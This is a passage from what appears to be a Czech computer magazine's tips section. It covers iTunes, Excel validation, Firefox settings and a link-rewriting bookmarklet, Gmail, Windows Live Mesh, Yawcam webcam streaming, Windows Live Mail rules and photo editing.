
Všechno nově: Tímto tlačítkem spojíte svůj účet v iTunes s novými přístroji poté, co jste jej pro všechny přístroje deaktivovali.

TIP ► Na aktivovaném počítači otevřete iTunes, v něm pak »Store | View My Account« a přihlaste se. Pod »Computer Authorization« uvidíte aktuální stav. Pouze v případě, že je jich aktivováno všech pět, je vedle zobrazeno ještě tlačítko »Deauthorize all«. Tím

to příkazem kompletně resetujete stav. Mějte však přitom na paměti, že tato nouzová pomoc je přípustná jen jednou ročně. Potom musíte všechny požadované počítače znovu v iTunes jednotlivě aktivovat.

10. Excel XP, 2003, 2007 Omezení vstupních hodnot na dvě desetinná místa

V tabulce chcete omezit desetinnou část číselných vstupů na dvě místa, aby bylo možno zadávat jen platné obnosy. Čistě číselný formát přitom nepřichází v úvahu, poněvadž další výpočty mohou jinak probíhat i s nesprávnými částkami.



Omezení: Počet přípustných desetinných míst omezíte při ověřování dat pomocí vzorce.

TIP ► Při výpočtu odvozených hodnot můžete vstupní hodnoty v ostatních vzorcích vhodně zaokrouhlit. Takové přizpůsobení by ale muselo být zahrnuto ve všech vzorcích – což znamená zdlouhavou a obtížnou práci. Lepší je proto hned zpočátku připustit pouze platné vstupní hodnoty. Za tím účelem nadefinujete vhodné pravidlo pro ověření platnosti.

Označte tedy příslušnou vstupní buňku nebo oblast a otevřete »Data | Ověření«. V Excelu 2007 klikněte v pásu karet na »Data« a pak na »Ověření dat«. Poněvadž není k dispozici přímá volba pro omezení počtu desetinných míst, na kartě »Nastavení« v rozevíracím poli »Povolit« zvolte možnost »Vlastní«. Pak do pole »Vzorec« zadejte vhodný výraz, který zajistí požadovanou kontrolu – například

=MOD(A1*100;1)=0

Jako »A1« musíte vždy použít první buňku označené oblasti. Funkce vynásobí hodnotu stem a vypočítá zbytek po dělení jedničkou. Má-li hodnota nejvýše dvě desetinná místa, nezbude po dělení žádný zbytek, takže výsledkem porovnání s nu-


lou bude „pravda“, a tedy potvrzení platnosti vstupní hodnoty.

Samozřejmě se sluší informovat uživatele, proč tabulka některé vstupy neakceptuje. Přejděte proto na kartu »Chybové hlášení«. V polích »Nápis« a »Chybové hlášení« tam naformulujte příhodnou zprávu. Nakonec novou chybovou zprávu potvrďte tlačítkem »OK«.

11. iPod, iTunes

Jak zabránit opakovaným lichým výzvám k aktivaci počítače

Při přehrávání titulů zakoupených v iTunes Store vás program neustále vyzývá k aktivování počítače. To už se ale dávno stalo.



Překážka: Když se zblázní aktivace od iTunes, za problémy nejspíš může obsah složky »SC Info«.

TIP ► Potíže s aktivací mohou mít různé příčiny – mnohdy mezi ně patří dokonce aktualizace iTunes. Proto také k jejich odstranění vedou různé cesty.

Nejdříve zkontrolujte, zda dotyčný titul nebyl případně získán s jiným účtem. V tom případě by druhý účet musel být aktivován dodatečně. Korektní aktivaci v iTunes často také zabrání Řízení uživatelských účtů. V Ovládacích panelech klikněte na »Uživatelské účty« a potom znovu na »Uživatelské účty«. Ve Vistě nyní klikněte na odkaz »Zapnout nebo vypnout Řízení uživatelských účtů« a deaktivujte volbu »Použít Řízení uživatelských účtů a přispět tak k ochraně počítače«. Pod Windows 7 klikněte na »Změnit nastavení nástroje Řízení uživatelských účtů« a posuvný regulátor přesuňte do nejspodnější polohy »Nikdy neupozorňovat«. Dialog pokaždé potvrďte tlačítkem »OK« a počítač restartujte. Řízení uživatelských účtů hned stejným postupem znovu zapněte a ještě jednou restartujte počítač. Potom zkuste nově aktivovat svůj účet v iTunes.

Pokud problém přesto přetrvává, musíte vymazat skrytou složku »SC Info«. Pod Windows XP tedy v Průzkumníku otevřete »Nástroje | Možnosti složky« a přejděte na kartu »Zobrazení«. V sekci »Upřesnit nastavení« vyhledejte položku »Skryté soubory a složky« a zvolte pro ni možnost »Zobrazovat skryté soubory a složky«. Volbu potvrďte tlačítky »Použít« a »OK«. Poté navigujte do složky »C:\Documents and Settings\All Users\Data aplikací\Apple Computer\iTunes«. Tam vymažte podsložku »SC Info« a počítač restartujte.

Pod Vistou nebo Windows 7 klikněte v Průzkumníku na »Uspořádat« a následně na »Možnosti složky a hledání«. Na kartě »Zobrazení« zajistěte, aby v sekci »Skryté soubory a složky« byla zvolena možnost »Zobrazovat skryté soubory, složky a jednotky«. Potom nastavení aktivujte tlačítkem »Použít« a potvrďte tlačítkem »OK«. Přejděte do složky »C:\Data programů\Apple Computer\iTunes«, vymažte podsložku »SC Info« a počítač restartujte. Nyní můžete počítač bez problémů v iTunes aktivovat.

12. Firefox 3.6

Snadnější navigace při mnoha otevřených panelech

Při práci s více současně otevřenými panely se rychle ztrácí přehled. S doplňkem Foxtab si sice můžete vytvořit „trojrozměrný“ náhled vhodný k listování, je to ale dosti složité.



Přehledně: I bez externích pomůcek umí Firefox zobrazit všechny otevřené panely v praktickém náhledu.

TIP ► Náhled všech otevřených „tabů“, šetrný k systémovým prostředkům, nabízí freewarový browser sám. Standardně ovšem není zapnutý.

Chcete-li jej zapnout, musíte změnit nastavení rozšířené konfigurace. Za tím účelem do adresního řádku zadejte »about:config« a stiskněte [Enter]. Varovnou zprávu potvrďte kliknutím na »Budu opatrný, slibuji!«. Nyní do pole »Filtr« vložte hledaný parametr »browser.allTabs.previews«. Potom na nalezenou položku dvojité klikněte, čímž změníte její hodnotu na »true«. Nakonec Firefox restartujte.


Až budete chtít příště přehledný náhled vyvolat, klikněte na změněné tlačítko se čtyřmi čtvercově uspořádanými body zcela vpravo v liště panelů. Namísto nabídkově uspořádaného výpisu se nyní objeví grafické minizobrazení všech otevřených panelů. Kliknutí na miniaturu zavře přídatné menu a vede na příslušný panel. Kromě toho nabízí dialog malé hledací pole. V něm se už při zadávání názvu hledaného panelu výběr ihned přizpůsobuje zbývajícím možnostem. Tak bleskurychle prohledáte tituly v otevřených panelech, což vám dává další možnost nalezení potřebného, pokud hledanou stránku mezi miniaturami hned nepoznáte. Výběr panelů je vždy omezen na aktivní okno.

Upozornění: Interní výběr panelů samozřejmě můžete bez problémů používat společně s doplňkem Foxtab. Tak budete mít k dispozici všechny varianty. Vlastní navigace v samotném Firefoxu sice nevypadá tak elegantně, zato je ale efektivní a rychlá.

13. Firefox 3.6.4

Odbřzdění browseru a odstranění problému s doplňkem

Po aktualizaci na verzi 3.6.4 se prohlížeč znatelně zpomalil. Když program »zamrzne«, po vynuceném stopu přijde chybová zpráva od »plugin container.exe«.



Pryč s ním! Tento v aktuální verzi Firefoxu odsunutý proces často působí potíže, dá se ale separátně ukončit.

TIP ► Aktualizace na Firefox 3.6.4 odsouvá některé důležité a kritické doplňky jako Flash nebo QuickTime z browseru do separátního procesu »plugin container.exe«. Má to přispět ke stabilitě Firefoxu, neboť proces browseru pak i v případě havárie doplňku zůstane schopný běhu. To zní teoreticky docela dobře, v praxi to však ještě nefunguje bez problémů. Odsunutí procesu navíc zřetelně zpomaluje počítač.

Je-li toto nové rozdělení aktivní, ve Správci úloh se objeví další proces »plugin container.exe«. Pokud je zatížení CPU velmi vysoké, zřejmě v některém z doplňků dochází k problémům. V takovém případě se ve Správci úloh pokuste kontextovým příkazem »Ukončit proces« tyto doplňky zastavit, aniž by to ukončilo Firefox.

Kdyby se problémy vyskytovaly častěji nebo se počítač hodně zpomalil, nejprve oddělení procesů zase kompletně vypněte. Pak se prohlížeč začne chovat přesně jako předchozí verze. Do adresního řádku proto napište »about:config« a stiskněte [Enter]. Následně varování potvrďte tlačítkem »Budu opatrný, slibuji!«. V rozšířené konfiguraci zadejte do pole »Filtr« pojem »dom.ipc.plugins.enabled«. Nyní postupně dvojité klikněte na čtyři nalezené položky »dom.ipc.plugins.enabled.npctrl.dll«, »dom.ipc.plugins.enabled.npqtplugin.dll«, »dom.ipc.plugins.enabled.npswf32.dll« a »dom.ipc.plugins.enabled.nptest.dll«, čímž jejich pravdivostní hodnotu změňte na »false«. Tyto položky řídí oddělení procesů pro čtyři důležité doplňky Microsoft Silverlight, Apple QuickTime, Adobe Flash a NPAPI-Test-Plug-in.

Všechny ostatní doplňky zatím tak jako tak zůstanou integrovány v procesu Firefoxu, dokud je první položka »dom.ipc.plugins.enabled« nastavena na »false«. Na závěr Firefox restartujte.

Upozornění: Po příští aktualizaci verze byste měli tato nastavení znovu zkontrolovat a oddělení procesů pokud možno aktivovat, abyste napříště už mohli profitovat z nové ochrany proti pádům – za předpokladu, že už žádné problémy nebude působit.

14. Internet

Náhled dokumentů přímo v browseru i bez doplňku

Na internetu občas narážíte na PDF nebo Office dokumenty, které prohlížeč neumí přímo zobrazit. Rádi byste se na ně zvěčně podívali, ale nechce se vám je kvůli tomu stahovat do PC.



Přímé spojení: Google Viewer vám prostřednictvím zřízených vazeb umožní přímé otevření PDF dokumentů on-line.

TIP ► Google Viewer zobrazuje dokumenty i bez plug-inů přímo v browseru. Je to užitečné například v případě, že v notebooku není nainstalován Adobe Reader.

Prohlížeč můžete spustit několika metodami. Při první otevřete <http://docs.google.com/viewer>, do vstupního pole zadejte webovou adresu obsahující dotyčný dokument a klikněte na »Generovat odkaz«. Jakmile pak dole kliknete na »click here«, Viewer otevře dokument v Google Dokumenty. Zde jsou k dispozici obvyklé nástroje a funkce. Dokument můžete tisknout, v účtu Googlu on-line uložit nebo stáhnout. Navíc jsou generovány přímé odkazy, které můžete posílat e-mailem nebo integrovat do webových stránek. Jinou možností je zřetězit volání <http://docs.google.com/gview?url=s kompletní webovou adresou příslušného dokumentu>. Tato cesta ovšem trochu více zaměstná vaše prsty.

Pohodlný je vlastní »bookmarklet« (aktivní záložka), který odkaz pomocí javascriptu samočinně rozšíří o vyvolání Google Vieweru. Chcete-li si jej zřídit, otevřete záložky (oblíbené položky), ve Fire-

foxu například klávesovou kombinací [Ctrl]+[B]. Potom pravým tlačítkem myši klikněte na požadované místo v adresářové struktuře a v místní nabídce zvolte příkaz »Nová záložka«. Jako název zvolte výstižný text, třeba »Prohlížení PDF v Googlu«, a klikněte do pole »Adresa«. Zde musí být zadán kompletní javaskriptový kód bez zalomení řádků nebo mezer. Použijte například následující příkaz:

```
javascript:var%20link,l=0;while(link=document.links[l++]){if(link.href.toLowerCase().indexOf(„pdf“)!=-1||link.href.toLowerCase().indexOf(„ppt“)!=-1||link.href.toLowerCase().indexOf(„doc“)!=-1||link.href.toLowerCase().indexOf(„xls“)!=-1&&link.href.indexOf(javascript)==-1&&link.href.indexOf(file:)==1){var%20newString=„http://docs.google.com/viewer?url=“+link.href;link.href=newString;}};void(null);
```

Tento příkaz si můžete zkopírovat ze souboru »Listing.txt« na našem Chip DVD. Tlačítkem »Přidat« novou záložku zařadíte. Skript na webové stránce kontroluje typy souborů. Najde-li například »pdf«, »ppt«, »doc« nebo »xls«, doplní jím předpřipravené volání Google

Z DISKUSNÍHO FÓRA CHIPU

Možnost otevírání nových oken Firefoxu

DOTAZ

Každý asi zná situaci, kdy se při surfování například na webových stránkách otevře bílé okno, v němž je nahoře obvykle uvedena adresa. Příklad: Kliknu na webový přehrávač hudby, otevře se okno, v němž by se normálně musel objevit přehrávač, ovšem bez údaje webové adresy. To už u mě nefunguje. Blokování vyskakovacích oken jsem vypnul, s tím to souviset nebude.

ODPOVĚĎ CHIPU

Vytvořte jednoduše nový uživatelský profil a sledujte, zda to s ním funguje. Pravděpodobně dělá potíže některý z vámi nainstalovaných doplňků. Vypátráte jej tak, že nejprve deaktivujete všechny doplňky v »Nástroje | Správce

doplňků | Rozšíření«. Označte příslušné rozšíření a zvolte »Zakázat«. Pak Firefox restartujte. Pokud problém přetrvává, je pravděpodobně poškozen soubor »localstore.rdf« v profilové složce. Potom spusťte Firefox v nouzovém režimu (přes příkaz v nabídce Start), v úvodním dialogu aktivujte »Obnovit původní nástrojové lišty« a klikněte na »Provést změny a restartovat«. Problém by teď měl být odstraněn. Přesto by mohlo být na vině některé rozšíření. Pro jeho odhalení musíte teď každý doplněk pomocí dialogu »Rozšíření« jednotlivě aktivovat a pokaždé pak restartovat browser. Po každém restartu vyzkoušejte, zda se problém znovu vyskytl. Pokud ano, zavínilo jej naposledy aktivované rozšíření. To je proto vhodné odstranit.

Vieweru. Souborové typy ve skriptu můžete sami přizpůsobit nebo i doplnit.


Pro použití otevřete požadovanou webovou stránku a vyvolejte javaskriptový

bookmarklet, aby se přizpůsobily všechny odkazy. Potom můžete přejít na odkaz stránky, abyste si dokument prohlédli pomocí Googlu.

15. Gmail

Vypnutí seskupování pošty do konverzací

Používáte-li Gmail, asi víte, že navazující e-maily jsou sdružovány do jedné konverzace. Kvůli porušování poštovní etikety to však ve vašem případě způsobuje seskupování již nesouvislých zpráv, a tedy značný chaos v doručené poště.



Možnost volby: V nastavení lze nově přepnout na klasický výpis e-mailů.

TIP ► Seskupování navazujících e-mailů je základní vlastností pošťáka od Googlu. Tento jediný možný způsob zobrazování se však ne vždy setkal s pochopením uživatelů, a proto nyní Gmail nabízí možnost seskupování vypnout.

Pokud vám tedy více vyhovuje vypisování e-mailů jednotlivě, přejděte ve schránce do »Nastavení | Obecné« a u volby »Zobrazení konverzace« přepněte na »Vypnout zobrazení konverzace«. Změnu nakonec potvrďte kliknutím na tlačítko »Uložit změny« na konci stránky.

16. Windows Live Mesh Synchronizace složek mezi vzdálenými počítači

Protože své dokumenty upravujete na různých počítačích, hodila by se vám služba, která by se postarala o jejich automatickou synchronizaci přes internet.

TIP ► Používáte-li Windows Vista nebo 7, vyzkoušejte bezplatný synchronizační software Windows Live Mesh od Microsoftu. Ten je primárně určen pro synchronizaci libovolných složek mezi neomezeným počtem počítačů. Kromě toho můžete svá data nahrávat na zabezpečené webové úložiště s kapacitou 5 GB.

REGISTRACE: Jak je tomu u služeb Windows Live pravidlem, potřebujete pro použití Live Mesh vlastní Windows Live ID. Pokud jej nemáte, zaregistrujte se na adrese www.live.com. Zde klikněte na »Zaregistrovat se« a poté postupujte podle pokynů.

INSTALACE: Na stránce <http://explore.live.com/windows-live-mesh> klikněte na tlačítko »Stáhnout«, instalační EXE soubor

uložte na disk a spusťte. V průvodci instalace klikněte na »Zvolit programy, které budou nainstalovány«. Pokud nestojíte o instalaci dalších Windows Live doplňků, zrušte všechna zaškrtnutí kromě »Windows Live Mesh« a poté proveďte instalaci. Počítač nakonec restartujte.

NASTAVENÍ: Pak navigujte na »Start | Všechny programy | Windows Live | Windows Live Mesh«, v úvodním okně Live Mesh vyplňte své přihlašovací údaje k Windows Live a pokračujte kliknutím na »Přihlásit se«. Pro synchronizaci dat z dalších počítačů zopakujte stejný postup instalace a nastavení také na těchto počítačích.

Poté klikněte na »Synchronizovat složku«, zadejte cestu k požadované složce a potvrďte kliknutím na »Synchronizovat«. Zobrazí se dialog, ve kterém pomocí zatržítka vyberete počítače, se kterými chcete vybranou složku synchronizovat. Volba »Synchronizované úložiště SkyDrive« zpřístupní složku ve webovém prostředí SkyDrive. Kliknutím na »OK« se složka zařadí do synchronizačního procesu. Samotná synchronizace probíhá na pozadí, nemusíte se o ni nikterak starat.

SKYDRIVE: Pokud u složek nastavíte synchronizaci s úložištěm SkyDrive, můžete k jejich obsahu přistupovat také pomocí webového prohlížeče z adresy devices.live.com. K dispozici je celkem 5 GB úložného prostoru.

VZDÁLENÁ PLOCHA: Pro případ, že byste potřebovali přístup ke složkám, u kterých není nastavena synchronizace, můžete ve Windows Live Mesh využít vzdálené ovládání pracovní plochy Windows. Tuto funkcionu-

17. Rychlé tipy

DETEKCE PŘEKLEPŮ V PIDGINU

Dopouštíte-li se v některých slovech pravidelně se opakujících překlepů, můžete pro rychlé odstranění chyb použít automatickou opravu. Pro zapnutí a nastavení této funkce otevřete »Nástroje | Zásuvné moduly«, kde vyhledejte »Náhrada textu«.

SKYPE 5: ODSTRANĚNÍ FOTOGRAFIÍ V SEZNAMU KONTAKTŮ


V nové verzi Skypu se před jménem v seznamu kontaktů zobrazuje i fotografie. Kvůli tomu se však do okna vejde daleko méně kontaktů. Pro přepnutí zpět na seznam kontaktů bez fotografií otevřete »Nástroje | Nastavení | Obecná nastavení« a zrušte zatržítka u volby »Zobrazit obrázek z profilu v seznamu kontaktů«.

litu je na počítači potřeba nejprve povolit. Za tím účelem klikněte v okně Windows Live Mesh na »Vzdálený« a poté na »Povolit vzdálená připojení k tomuto počítači«. Ovládání vzdálené plochy zahájíte v okně Windows Live Mesh v nabídce »Vzdálený | Připojit k tomuto počítači«.

18. Yawcam

Vzdálený dohled prostřednictvím webkamery

Na monitoru v práci byste chtěli sledovat dění u vás doma, ale řešení pomocí IP kamery je pro vaše potřeby zbytečně drahé.



Reality show: Přenos má pouze několika-sekundové zpoždění v závislosti na kvalitě spojení a datové náročnosti videa.

TIP ► Pokud nechcete zbytečně utrácet za IP kameru, můžete pro přenos obrazu s výhodou využít obyčejnou webkameru v kombinaci s programem Yawcam, který je zdarma k dispozici na adrese www.yawcam.com. Pro stažení programu klikněte na webové stránce na odkaz »Download« a poté na »yawcam_install.exe«. Program potřebuje k běhu pouze nainstalovanou Javu 6; pokud toto prostředí v počítači nemáte, stáhněte si jej ze stránky www.java.com/en/download/index.jsp a nainstalujte.

Po nainstalování a spuštění programu Yawcam je nejprve potřeba nastavit zdroj videa. Proto postupem »Settings | Detect webcam« zahajte vyhledávání, nalezenou webkameru vyberte z rozbalovacího seznamu a potvrďte kliknutím na »OK«. Pokud je vše správně nastaveno a připojeno, zobrazí se v okně »Yawcam - Preview« obraz z webkamery.

Nyní je potřeba nastavit, jakým způsobem chcete obraz z webkamery posílat na internet. Na výběr je posílání statických snímků v pravidelných intervalech buďto na FTP server (volba »Ftp«), nebo na web (volba »Http«). Disponujete-li rychlým internetovým připojením, lze přenášet také video (volba »Stream«). Ale pozor! Pro

funkčnost přenosu snímků na web i streamování videa je nutné mít od poskytovatele internetu přidělenou veřejnou IP adresu.

FTP: V případě, že se spokojíte s ukládáním statických snímků na FTP server, otevřete »Settings | Edit settings« a z podnabídky »Output« vyberte »FTP«. Zde zadejte všechny požadované údaje a poté klikněte na »Image array«. Tím vyvoláte průvodce pro nastavení pravidel ukládání snímků na vašem FTP serveru. Po dokončení tohoto nastavení vše potvrdíte tlačítkem »OK« a v hlavním okně programu u volby »Ftp« přepnete na »enable«. Zobrazí-li se hlášení brány firewall, klikněte na »Povolit přístup«. Od této chvíle se snímky z webkamery začnou odesílat na váš server.

HTTP: Pro nastavení zobrazování snímků z webkamery v internetovém prohlížeči navigujte v okně programu na »Settings | Edit settings | HTTP«. Zde můžete upravit kvalitu snímání a také číslo portu, na kterém přenos poběží. Případné úpravy nastavení potvrdíte »OK« a v hlavním okně programu u volby »Http« aktivujete »enable«. Snímky z webkamery aktualizované vždy v desetisekundových intervalech najdete na adrese ve tvaru **`http://VAŠE_IP_ADRESA:ČÍSLO_PORTU/update.html`**.

STREAM: Chcete-li sledovat plynulý obraz, aktivujte »enable« u volby »Stream«. Podobně jako u modu »Http« můžete sledovat obraz po zadání vaší IP adresy do prohlížeče, ovšem s jiným číslem portu (standardně je nastaven port 8081). Jestliže živé vysílání začne váznout, můžete pro plynulejší přenos snížit kvalitu videa. To provedete v nabídce »Settings | Edit settings | Stream«.

MOTION: Specialitou programu je funkce pro detekci pohybu (volba »Motion«). Díky této funkci lze ukládat a odesílat snímky pouze tehdy, pokud webkamera zaznamená pohyb. Pro nastavení detekce otevřete »Window | Motion detection« a přepnete na záložku »Actions«. Zde pomocí zatržítka vyberte akci, která se má při zaznamenání pohybu provést. Na výběr je ukládání snímků na disk (volba »Save file«), nahrávání na FTP server (»Ftp upload«), odeslání snímků na e-mail (»Send E-mail«), spuštění libovolného programu (»Run . exe«) a přehrání zvukového souboru (»Play Sound«). Kliknutím na tlačítko »Settings« u vybrané volby vyvoláte dialog pro upřesňující nastavení. Přepnutím na záložku »Settings« můžete dále pomocí jezdcy »Sensitivity« nastavit citlivost snímání. Detekci pohybu nakonec spustíte kliknutím na »enable«.

19. Windows Live Mail 2011 Nastavení pravidel pro doručování pošty

Zvláště ve chvíli, kdy obsah příchozí pošty „zpestří“ velké množství spamu, nebývá právě snadné roztřídit důležité pracovní e-maily od těch méně podstatných. Zdlouhavé roztřídění doručené pošty byste proto rádi přenechali počítači.

TIP ► Po krátkém nastavení pravidel dokáže Windows Live Mail automaticky třídit poštu do určených složek. Bezpečně tak oddělí například pracovní e-maily od nabídek internetových obchodů.


VYTVOŘENÍ SLOŽEK: Ještě před nastavením filtrů je potřeba vytvořit složky, do kterých budou e-maily tříděny. Na pásu karet proto klikněte na »Složky« a poté na »Nová složka«. V dialogu zadejte název složky, vyberte účet, případně jeho podadresář, ve kterém chcete složku vytvořit, a potvrďte kliknutím na »OK«. Stejným postupem si podle potřeby vytvořte i další složky pro ostatní kategorie.

NASTAVENÍ PRAVIDEL: Pokud máte složky nachystány, na kartě »Složky« klikněte na »Pravidla pro zprávy«. Z nabídky podmínek vyberte pomocí zatržítka jedno nebo i více kritérií, podle kterých chcete e-maily vyčlenit. Tím nejběžnějším bývá e-mailová adresa odesílatele (volba »Kde řádek Od obsahuje uživatele«), zvolit však můžete také další kritéria – velikost, důležitost apod. Většinu zvolených podmínek je potřeba dále nastavit. Za tím účelem klikněte v poli pro upřesnění podmínky na podtržená slova a zadejte potřebné informace či hodnoty. V případě třídění e-mailů podle odesílatele tedy například zadejte jejich e-mailové adresy.

Z nabídky akcí nakonec vyberte úkon, který bude při splnění podmínek s doručeným e-mailem vykonán, a opět kliknutím na podtržená slova volbu upřesněte. Pro přesun e-mailu do zvláštní složky tedy například vyberte požadovanou složku a potvrďte kliknutím na »OK«.

Pro dokončení nastavení pravidla klikněte na »Uložit pravidlo« a přehledové okno potvrdíte »OK«.

UPOZORNĚNÍ: Pravidla nelze nastavit pro účty s přístupem přes IMAP nebo HTTP, jako je například Hotmail. **MARTIN KUBÍK**



20. Profesionální tip: Optimalizace portrétní fotografie v konvertoru RAW

Korekce barev je důležitou součástí každé úpravy fotografií. Pokud fotografujete ve formátu RAW, můžete základní úpravy provést přímo v RAW konvertoru.

PROBLÉM

Během fotografování portrétu nebyl model optimálně osvětlen. To se na výsledku samozřejmě projevilo a kontrasty jsou na snímku neživé a snímek má načervenalý nádech. Kvůli tomu ani nevynikly nádherné zelené oči modelky, což je velká škoda.

FOTOGRAFUJTE JINAK

Alfou a Omegou při fotografování portrétů je správné osvětlení. Pokud je to možné, neměly by se kombinovat různé typy osvětlení, tedy například denní světlo s neonovými zářivkami nebo halogenovými lampami. To je totiž často příčinou barevných odchylek, které se pak v rámci úprav v počítači odstraňují jen obtížně. Mnohem lepší je tedy místnost, ve které se fotografuje, zatemnit a použít studiová světla s určenou barevnou teplotou.

OPTIMALIZACE NA PC

Pro mnoho základních úprav fotografií je funkčně zcela dostatečný RAW konvertor. My jsme pro úpravy použili program Adobe Camera RAW, ale i jiné programy pracují podobným způsobem. Přímé zpracování surových RAW dat přináší

mnohem lepší výsledky, než když použijete ztrátový formát JPEG, který už v podstatě nelze změnit. Opravy jsou totiž v případě RAW vratné a kvalita zůstává nedotčena. Jako první byste měli optimalizovat vyvážení bílé. Proto klikněte na nástroj „White balance“ v okně importu RAW a vyberte na snímku neutrální šedivý bod. V našem případě se jako nejvhodnější zdá oční bělmo modelky. Potom pohněte posuvníkem „Temperature“ (teplota) mírně vlevo nebo vpravo, dokud nebudete spokojeni s barevnou náladou snímku. Pak optimalizujte osvětlení. Stiskněte tlačítko „U“ a podexponované oblasti se zobrazí modře. Potáhněte posuvník „Fill light“ doprava, dokud modré oblasti nezmizí. Ženská tvář působí měkčeji, pokud je mírně přexponovaná, protože pleť působí jako po make-upu a nejsou tak viditelné vrásky. Proto posuňte posuvník expozice do pravé části. Až poté přijde na řadu optimalizace dynamiky, protože při ní se mohou barvy poněkud „vymýt“. Přetáhněte posuvník Dynamics doprava, dokud se barvy znovu „nerozsvítí“. Pak optimalizujte kontrast – nejlépe ve Photoshopu pomocí gradačních křivek. V příslušném dialogovém okně posuňte bílý jezdec doleva až na první tónovou hodnotu.

21. Digitální fotografie Použijte jeden objekt pro celou sérii fotografií

Často narazíte při svých výpravách za snímky na nějaký opravdu zajímavý objekt pro fotografování. Mnohdy ale nevíte, jak ho správně zachytit a jaké osvětlení by bylo nejlepší. Nevadí, správný objekt vám poskytne určitě víc než jen jednu fotografii.



Změňte polohu: Snímek pořízený z výšky často vypadá pro diváka mnohem zajímavěji.


TIP ► Pokud máte možnost, chopte se příležitosti a vyfotografujte hned celou sérii fotografií zajímavého objektu. Pořídte několik celkových snímků, ale také zajímavé detaily. V závislosti na tom, jaký „příběh“ chcete pomocí fotografií sdělit, s nimi pak následně pracujte na počítači. Při zpracování jim totiž můžete dát například retronádech.

Nejprve můžete vyzkoušet fotografování objektu zblízka, ale z různých úhlů pohledu. Určitě přitom narazíte na spoustu zajímavých detailů. Pak zkuste jít ještě blíže a vyfotit skutečné detaily. Pokud použijete krátkou ohniskovou vzdálenost, například 16 mm, objekty se budou zdát na snímku mnohem větší, než jsou ve skutečnosti. Vyzkoušejte samozřejmě i hodně netradiční úhly pohledu, ze kterých mohou vzniknout ty nejzajímavější snímky. Například pohled z žabí perspektivy nebo naopak z vyvýšeného místa může být hodně zajímavý, ať už fotografuje starý golfový míček, nebo zrezlou plechovku od piva. Nebojte se v tomto případě porušit „pravidla“. Proč by například obzor nemohl běžet úplně příčně přes fotografii? Nebo proč by nemohl být hlavní objekt pouze ve spodní části snímku a většinu by nemohla zabírat modrá obloha? Ukázkový snímek, který zde vidíte, by klidně mohl mít vzhled ve stylu snímku pořízeného Polaroidem. To snadno zařídíte ve Photoshopu tak, že v nabídce „Obráz | Přizpůsobení | Křivky“ posunete křivkou trochu nahoru. Pokud budete chtít přidat sytost barev a kontrast, pohnete horní částí

